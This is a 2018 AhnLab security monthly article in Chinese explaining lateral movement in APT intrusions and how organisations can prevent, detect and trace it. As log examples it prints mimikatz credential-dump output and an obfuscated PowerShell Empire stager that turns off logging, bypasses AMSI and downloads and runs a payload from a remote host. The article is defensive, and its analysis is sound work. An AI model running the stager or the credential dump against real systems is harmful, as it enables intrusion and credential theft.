AhnLab

安全月刊

2018.11 Vol.72

Lateral Movement

© AhnLab, Inc. All rights reserved.

响应威胁的内网漫游

响应 Lateral Movement，超越正常和恶意之边界

针对企业持续尝试攻击并最终渗透到企业内部基础设施并获取重要信息的高级持续性威胁(APT)，它虽然不为人所知，但这一刻也到处发生。APT攻击持续最少几个月到几年，由于它们是通过内部网络部署，所以在许多情况下，最初入侵系统和最终被感染的系统完全不同。因此，为了在发生入侵事件时掌握准确的损害并防止再次入侵，需要有一种方法来追踪内网漫游（Lateral movement）。

本文介绍了最近受到注目的内网漫游的概念和攻击方法，以及响应方案。


Lateral Movement 字面翻译是“横向移动”，但是通常翻译成“内网漫游”。如果 Lateral Movement 限于横向移动，那么也可以存在纵向移动（Vertical Movement）的概念。移动到同一级别，例如客户端到客户端（Client to Client）和服务器到服务器（Server to Server）的移动可以称为横向移动，客户端到服务器（Client to Server），服务器到客户端（Sever to Client)的移动可称为纵向移动。在本文中，将采用广泛应用的“内网漫游”的概念说明。

内网漫游意味着，在高级持续性威胁（Advanced Persistent Threat, APT）攻击过程中攻击者对组织第一个系统攻击成功后将获取的内网使用的帐户信息移动到内网系统的阶段。从攻击者的角度来看为何要内网漫游呢？造成这种情况的原因不能不说是一种矛盾，因为随着组织安全的意识和响应水平的提高，周边安全性得到了提高。这使得攻击者越来越不能立即直接穿透特定系统，即使它针对特定组织。因此，攻击者将进入内部的向量更改为普通用户使用的客户端系统。在首先攻击用户系统之后，攻击者为了找到存储所需数据的另一个系统需要从内部移动到内部。

APT 攻击的风险持续数年，攻击规模不断扩大。据了解，一些攻击组织受到国家级的支援。虽然无法准确计算这些攻击组织的数量，但是根据到目前为止已公开的信息，可以估计也有 200 多个攻击组织是活跃的。攻击者的目的不仅是夺取机密数据、个人信息、游戏币和加密货币等信息和资产，还通过披露入侵事实、拒绝服务（DoS）和勒索软件等威胁获取金钱利益。

在APT攻击阶段从外向内移动

APT 攻击的一般过程如【图 1】所示。有各种模型解释 APT 攻击阶段，即使其术语和阶段可能存在一些差异，但从大的角度来看，大同小异。




【图1】APT攻击流程

APT 攻击阶段可以分为两部分：从外到内，从内到内。

让我们先看看从外向内移动。攻击者选择要攻击的特定组织并收集有关组织的各种信息。这包括识别有关目标组织基础架构的信息，并使用收集的信息来准备攻击目标组织的工具。此时，为了不被目标组织使用的安全产品的检测到，预先执行防病毒（Anti-Virus）产品检测测试。在这种从外部访问内部受到防护的环境中，攻击者为入侵组织可选择的方法并不多。其中，鱼叉式网络钓鱼（Spear phishing）和水坑式攻击（Watering Hole）是到目前为止攻击成功率高且可以执行针对性攻击的方法。简单来讲，如果漏洞利用代码包含在电子邮附件中，则为鱼叉式网络钓鱼；如果漏洞利用代码插入在网站上，转发链接或篡改受害者经常访问的网站，则

为水坑式攻击。有时候，这两种方法在实际攻击中混合使用。此时主要使用的漏洞是 Microsoft Office、Windows、Adobe Flash Player 和 Adobe PDF。这些方法从外部攻击内部，并且是针对客户端的攻击。




【图2】用于APT攻击的主要的软件漏洞

攻击者必须使用用户的 PC 执行攻击，因此很自然地使用用户 PC 上经常使用的软件。此时，如果利用软件漏洞成功运行漏洞利用代码，则成功与外部 C&C（命令和控制）服务器建立连接。攻击者即可以直接控制目标组织网络中存在的客户端终端。也就是说，攻击者成功从外部移动到内部。

在APT攻击阶段从内向外移动

如果攻击者获得对内部网络中存在的系统的控制权，必须尽可能秘密地行动直到获得所需的目的为止，这可能需要很长时间。但是，只要它们位于内部网络中，通过内部网络访问其他系统是相对自由的。因为大多数安全设备集中在从外到内的区域。近年来，攻击者经常使用的方法是盗取被称为凭证（Credential）的认证信息来访问系统后，利用此凭证移动到内部网络中的其他系统。如果盗取的认证信息是哈希形式，则称为哈希传递（Pass the Hash）攻击。凭证获取工具有各种各样，其中最常用的工具叫做 mimikatz。mimikatz 可以从 SAM 注册表或内存中转储 Windows 帐户信息。




【图3】用于APT攻击的凭证（Credential）获取工具

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 356353 (00000000:00057001)
Session           : Interactive from 1
User Name         : user7321
Domain            : AFIRSTTEST
Logon Server      : DC01
Logon Time        : 2018-08-28 오후 5:32:09
SID               : S-1-5-21-2380026804-1514439288-2875446858-1109
        msv :
         [00000003] Primary
         * Username : user7321
         * Domain   : AFIRSTTEST
         * LM       : 49d27c643b07b7b83263b7f408b92a64
         * NTLM     : 5d5c76de95767608243c0dd149eb89fd
         * SHA1     : 907c12104f83ad0cbabc7b2eae1766e5558d52d5
        tspkg :
         * Username : user7321
         * Domain   : AFIRSTTEST
         * Password : u7321P@ssw0rd!
```


【图4】mimikatz运行界面

一旦攻击者获得明文或哈希形式的凭证，就可以使用它作为用户访问其他系统。
此时最常用的工具是 PsExec、PowerShell 和 RDP。



【图5】用于APT攻击的内网漫游（Lateral Movement）工具

特别是最近，使用 PowerShell 的攻击越来越增加。大多数 Windows 系统默认安装 PowerShell 并提供强大的系统控制功能，因此非常受攻击者和管理员的欢迎。多年来，已经有许多框架能够使用 PowerShell 控制内部入侵的过程。这些公开的框架包括 Powersploit、Nishang、Empire 和 Pupy。



【图6】使用empire的入侵演示

入侵事件的认知

有几种方法可以识别这种 APT 类型的入侵行为。有时组织中的系统会发现异常的文件，数据库更改，异常连接等，更严重的是系统或网络发生故障。或者安全产品或服务可能会检测到威胁，例如防病毒产品检出恶意代码。另一方面，有时还会通过外部组织认知入侵事件。从外部组织认知入侵事件，或者在网上看到已被公开的公司机密数据。又或直接收到来自攻击者的威胁，例如勒索软件感染。

组织通过这些内部和外部信息认知入侵事件。不幸的是，在大多数组织中，认知入侵至少需要 170 天。这是一个国际平均水平，预计在亚洲（包括韩国）需要更长的时间。AhnLab A-FIRST 的入侵事件分析案例中，有一家大型企业入侵事件发生两年多也未认知到入侵事实。经过这样的时间后，可以说攻击者已经实现了所有的攻击目标。

认知入侵事件过迟有几个原因。首先，组织内部不会执行威胁捕捉（Threat Hunting）以感知入侵行为。其次，检测到恶意代码时仅仅通过防病毒软件修复或系统格式化等简单的响应来完成，而不找出原因。第三，攻击者入侵内部网络后，减少恶意代码的使用而较多使用正常的程序“LOLBins”。

LOLBins 是 Living Off the Land Binaries 的缩写，意思是“自给自足”。这个术语在 2013 年开始被提及。您可以通过在 Twitter 上搜索#lolbins 等来获取各种信息。LOLBins 意味着系统上安装的正常程序用于攻击者的目的。这些文件中的大多数都是出于管理目的，可用于各种目的，例如程序运行、下载、服务更改、注册表查找和修改、ADS 利用、脚本运行等。由于该程序是系统中存在的正常程序，因此防病毒产品不会将其识别为恶意文件，这就成为了问题。

【图7】LOLBins案例

内网漫游，为何难以追踪

如前所述，APT 类型的入侵并不容易认知，但分析包含内网漫游过程的入侵事件也同样困难。原因如下。

- 缺少日志
- 攻击者故意删除痕迹
- 认知入侵事件过晚
- 难以识别

内网漫游行为，特别是在客户端 PC 之间移动，并不会留下太多的日志。此外，最近的攻击者故意删除痕迹。最近 SSD 存储器的使用增加也使得删除文件的恢复变得困难，因此利用删除的反取证对攻击者非常有用。此外，如前所述，过晚的认知入侵也是跟踪困难的原因。因为随着时间的推移，系统中留下的痕迹会消失。这就是为什么有必要更快地认知入侵行为的原因。另一个原因是即使留下痕迹也难以识别。很难区分使用系统之间的用户帐户的身份验证和通信是正常的还是恶意的。

入侵事件分析是使用痕迹来追踪攻击者的行为。然而，由于上述原因，近年来仅通过痕迹来跟踪攻击者的行为变得困难。因此，不让痕迹消失并好好留在系统中也非常重要。现在让我们来看看如何响应内网漫游。

内网漫游，是否可以提前阻止？

如果不满足认证信息、网络或服务中的任何一个因素，则内网漫游不能成功。换句话说，即不公开访问内部网络系统和服务时使用的帐户，或者在网络层封锁，或者不在系统中提供这些服务，则可以防止内网漫游的行为。

我们先来看看如何保护您的凭据。基本上，每个人都应该谨慎保管自己的帐户信息。不要将帐户和密码存储在纯文本文件中，也不要通过电子邮件或即时消息发送或接收。安全运营部门应该建立密码管理策略，例如复杂性、定期更改、以及禁止重复使用相同的密码，以便每个系统都可以安全地使用密码。没有大量系统的组织中，当使用管理员（Administrator）帐户进行管理时，通常对所有系统使用相同的密码。如果管理员帐户在一个系统上被劫持，这可能会危及整个企业系统。同样，使用 Active Directory 的组织也应该注意。如果使用具

有管理员权限的 Active Directory 帐户访问另一个系统，mimikatz 等工具的目标是系统之间认证后缓存在内存中并剩余的凭证。因此，您应该将凭证的数量设置为最小，以最大限度地减少缓存次数，或者防止明文密码存储在 LSASS 内存中。其设置方法如下。

- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon 注册表项中的 CachedLogonsCount 设置为 0 或 1
- HKLM\SYSTEM\CurrentControlSet/Control/SecurityProviders/Wdigest 注册表项中的 UseLogon Credential 设置为 0（修补 KB2871997 后更改注册表）

此外，在使用管理员帐户等连接到另一个系统后，必须重新启动系统。
从网络的角度来看，组织内非常重要的系统最好是分离运行。而且网络分离要配置为按部门和目的以最小单位。如果连接整个网络，整个组织可能会因为一个人的失误而面临风险。
每个系统必须仅激活和使用所需的服务。特别是，如果您不使用文件共享功能、WMI 和 RDP 功能等，则需要禁用每个系统的服务并阻止端口（TCP 135,445,139,3389,49154）。

发生内网漫游后，是否可以认知？

如前所述，内网漫游的行为与正常用户的行为没有太大差别。因此，安全产品很难将其识别为恶意文件或恶意行为。以下是一些认知到内网漫游行为的几个建议。

首先，在组织内使用蜜罐系统或帐户。当检测到攻击者访问蜜罐系统的行为，或者使用蜜罐帐户的行为，则将其视为入侵行为。攻击者通常针对未妥善管理的空闲系统。反过来，可将组织中的空闲系统用于此目的。

其次，通过使用机器学习技术检测正常程序的异常运行。即基于内网漫游中使用的程序的运行模式或网络访问历史记录，当发生超过正常阈值的异常行为时判断是否是入侵行为。当然，由于每个组织判断正常和异常的基准不同，这就需要为每个组织建立一个训练有素的系统。日本计算机紧急响应小组（JPCERT）发表了使用这种方法检测到内网漫游的案例。

第三，这是一种在最近的网站中广泛应用的方法，即认证时向当事人发送短信或电子邮件来确认认证发生是是否由正常用户引起。

内网漫游，是否可以事后追踪？

如要追踪内网漫游行为，需要由足够的痕迹，但基本上没有留下痕迹。因此，有必要加强端点系统的日志收集和管理。具体而言，日志的存储期应至少设置为 2 年，不得已的情况下也至少应保留 6 个月。另外，还需要将日志数据保存到另外的系统中，以防止被攻击者删除。追踪内网漫游所需的日志是 Security.evtx，Windows 系统默认提供。因为此日志中记录系统认证时发生的日志。还需要程序运行和网络访问日志记录，可以使用 sysmon 工具轻松记录日志，这些工具由微软公司收购的 Sysinternals 免费提供。从 4.0 版开始提供的 PowerShell 脚本块日志记录功能也可用于获取在系统上运行的 PowerShell 脚本。最近，许多用于收集端点行为信息的 EDR 解决方案正在出现。您也可以获得这些解决方案的帮助。

Type	Date	Time	Event	Source	Category	User
Warning	2018-09-11	오후 9:07:3	4104	Microsoft-Windows	원격 명령 실행	vmw7k64₩
Information	2018-09-11	오후 9:07:3	40962	Microsoft-Windows	PowerShell 콘솔 시작	vmw7k64₩

Description

```
Scriptblock 텍스트를 만드는 중(1/1):
IF($PSVErsIonTabLE.PSVERSion.MajOr -Ge 3){$GPF=[rEf].AsSEmbLY.GETTypE
('System.Management.Automation.Utils').'GETFIe`LD'('cachedGroupPolicySettings','N'+'onPublic,Static');If($GPF){$GPC=$GPF.GeTValuE($null);If
($GPC['ScriptB'+'lockLogging']){$GPC['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;$GPC['ScriptB'+'lockLogging']
['EnableScriptBlockInvocationLogging']=0}$VAl=[COllECTiONs.GeNERIC.DICtIONarY[sTRinG,SySTem.OBJECT]]::NEW();$vaL.ADd
('EnableScriptB'+'lockLogging',0);$Val.AdD('EnableScriptBlockInvocationLogging',0);$GPC['HKEY_LOCAL_MACHINE₩Software₩Policies₩Microsoft
₩Windows₩PowerShell₩ScriptB'+'lockLogging']=$vaL}ElsE{[ScRipTBLOCk].'GetFIe`LD'('signatures','N'+'onPublic,Static').SeTVALuE($nULl,
(NEW-ObJeCT CollECTiOnS.GEneRic.HAshSEt[StrInG]))}[REF].AssembLY.GeTTYPe('System.Management.Automation.AmsiUtils')|?{$_}|%
{$_.GEtFIeld('amsiInitFailed','NonPublic,Static').SeTValuE($nuLL,$TRUe)};};[SystEm.NeT.SERvICePOINtManAgEr]::EXpEct100CONtinUE=0;
$Wc=NEW-OBject SySTeM.NeT.WEBCLIEnT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$wc.HEaders.Add('User-
Agent',$u);$wc.PROxY=[SYstem.NeT.WebReQUEsT]::DeFAulTWebPROxy;$Wc.PRoXY.CrEDenTIALs =
[SYSTem.NeT.CREdeNtiAlCaCHe]::DEfAULtNEtworkCREDeNtiALs;$Script:Proxy = $wc.Proxy;$K=[SYstEm.TExt.ENCOdinG]::ASCII.GEtByTES('>)
TCUnb%@7X9^6B0W4p5R-:leIk1JL?d');$R={$D,$K=$ARgS;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.COuNT])%256;$S[$_],$S[$J]=$S
[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-bXoR$S[($S[$I]+$S[$H])%256]}};
$ser='http://172.16.8.128:80';$t='/login/process.php';$Wc.HeADers.ADd("Cookie","session=6iKnR8jDrFGiYmhJUH3y6ynF2Go=");$DatA=
$WC.DOwnLOaDDaTa($SEr+$T);$iV=$dAta[0..3];$DATA=$dATa[4..$dAta.leNGtH];-jOIn[ChAr[]](& $R $daTa ($IV+$K))|IEX
```

【图8】 Microsoft-Windows-PowerShell/Operational.evtx"

由于 APT 攻击的特性，不可能 100%阻止入侵行为。攻击者成功入侵用户的 PC 后，将尝试获取内部网络中使用的帐户信息，然后利用获取的帐户探索内部网络。此时，攻击者使用正常程序（LOLBins）而不是恶意代码，因此很难被管理员揭发。因此，运营商应该假设攻击者为已拥有帐户的内部用户，而不是外部威胁，然后检查内部安全策略。特别是，在最近的环境中，由于主要使用在端点入侵之后漫游内部网络的方法，因此需要观察在端点处发生的行为并积极地执行威胁捕捉。

AhnLab

安全月刊

http:// cn.ahnlab.com

http://global.ahnlab.com

http://www.ahnlab.com

关于AhnLab

Ahnlab的尖端技术和服务不断满足当今世界日新月异的安全需求，
确保我们客户的业务连续性，并致力于为所有客户打造一个安全的计算环境。
我们提供全方位的安全阵容，包括经过证实的适用于桌面和服务器的世界级防病毒产品、
移动安全产品、网上交易安全产品、网络安全设备以及咨询服务。
AhnLab已经牢固地确立了其市场地位，其销售伙伴遍布全球许多国家和地区。

AhnLab

北京市朝阳区望京阜通东大街1号望京SOHO塔2 B座 220502室 | 上海市闵行区万源路2158号18幢泓毅大厦1201室
电话：+86 10 8260 0932（北京） / +86 21 6095 6780（上海） | cn.sales@ahnlab.com
© 2018 AhnLab, Inc. All rights reserved.